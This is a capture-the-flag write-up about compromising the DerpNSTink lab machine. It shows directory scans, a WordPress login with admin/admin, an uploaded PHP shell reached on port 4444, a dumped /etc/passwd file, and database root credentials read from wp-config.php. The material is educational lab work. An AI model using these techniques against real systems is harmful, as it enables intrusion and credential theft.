

DerpNSTink CTF


Exploiting a vulnerable apache server which was using Ubuntu version 2.7

Strategy:


Compromise the vulnerable machine in order to gain privileged access for the root. And exploit the sql database.

Tactics:

1. Perform a network scan. Using netdiscover and nmap to discover target Ip 192.168.1.122



From the nmap scan we notice that this following machine does use an apache server, a sql database. For the website we can inspect the source code and we exfiltrate the first flag. Flag1-Key




Performing a nikto scan to analyze the vulnerable ports. It contains a /php and a /temporary directory. And also has a robots.txt file


Used dirbuster to bruteforce the directories with a wordlist. After brute forcing we find out that it runs on wordpress.



```
shashhh10@kali: ~  
File Actions Edit View Help  
shashhh10@kali:~$ dirbuster  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
Starting OWASP DirBuster 1.0-RC1  
Starting dir/file list based brute forcing  
Dir found: / - 200  
Dir found: /icons/ - 403  
May 02, 2020 9:23:37 PM au.id.jericho.lib.html.LoggerProviderJava$JavaLogger info  
INFO: StartTag div at (r24,c1,p552) rejected because of '<' character at position (r25,c1,p574)  
May 02, 2020 9:23:37 PM au.id.jericho.lib.html.LoggerProviderJava$JavaLogger info  
INFO: Encountered possible StartTag at (r24,c1,p552) whose content does not match a registered StartTagType  
Dir found: /webnotes/ - 200  
Dir found: /js/ - 403  
File found: /webnotes/info.txt - 200  
File found: /js/particles.min.js - 200  
File found: /js/index.js - 200  
Dir found: /weblog/ - 301  
File found: /weblog/index.php - 200  
Dir found: /php/ - 403  
File found: /php/info.php - 200  
Dir found: /weblog/wp-content/ - 200  
File found: /weblog/wp-content/index.php - 200  
Dir found: /css/ - 403  
Dir found: /weblog/wp-content/themes/ - 200  
File found: /weblog/wp-content/themes/index.php - 200  
Dir found: /weblog/wp-content/uploads/ - 403  
File found: /weblog/wp-login.php - 200  
Dir found: /icons/small/ - 403  
Dir found: /weblog/wp-content/plugins/ - 200  
File found: /weblog/wp-content/plugins/index.php - 200  
Dir found: /weblog/wp-includes/ - 403  
Dir found: /weblog/wp-includes/images/ - 403  
File found: /weblog/wp-includes/rss.php - 500  
Dir found: /javascript/ - 403  
File found: /weblog/wp-includes/category.php - 200  
File found: /weblog/wp-includes/media.php - 500  
Dir found: /weblog/wp-includes/images/media/ - 403  
File found: /weblog/wp-includes/user.php - 200  
File found: /weblog/wp-includes/feed.php - 200  
File found: /weblog/wp-includes/version.php - 200  
File found: /weblog/wp-includes/registration.php - 500  
File found: /weblog/wp-includes/post.php - 200  
File found: /weblog/wp-includes/comment.php - 200  
Dir found: /weblog/wp-content/upgrade/ - 403  
Dir found: /weblog/wp-includes/images/smilies/ - 403  
Dir found: /weblog/wp-includes/css/ - 403  
File found: /weblog/wp-includes/template.php - 200
```

301 status redirects us to the derpnstink.local/weblogs page





Tried to access the wordpress login page. With the username "admin" and password "admin" and gave me access to the word press dashboard. Also performed a WPscan to check the vulnerabilities.





This did not give access to any user dashboard or root privileges. But still could play around with the slides. So I tried two ways to exploit this. The first way which was through Metasploit did not work for me. The TCP request did not bind with the HostIP for some reason and did not create a shell.

So I tried inserting a php shell in the slides gallery with success and tried connecting to the shell via a tcp connection through port 4444




Got access to the server with user "www-data" via the shell. Listing the directories and gaining access to the other users but no luck.

```
shashhh10@kali: ~/Desktop/CTFs/dirpnstink
File Actions Edit View Help
shashhh10@kal...Fs/dirpnstink shashhh10@kal...Fs/dirpnstink

bash: cd: stinky: Permission denied
www-data@DeRPnStiNK:/home$ cd mrderp
cd mrderp
bash: cd: mrderp: Permission denied
www-data@DeRPnStiNK:/home$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
mysql:x:116:125:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
stinky:x:1001:1001:Uncle Stinky,,,:/home/stinky:/bin/bash
ftp:x:118:126:ftp daemon,,,:/srv/ftp:/bin/false
mrderp:x:1000:1000:Mr. Derp,,,:/home/mrderp:/bin/bash
www-data@DeRPnStiNK:/home$
```

Search through the directories and gained access to the sql server and got access the root sql database



```
* * ABSPATH
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

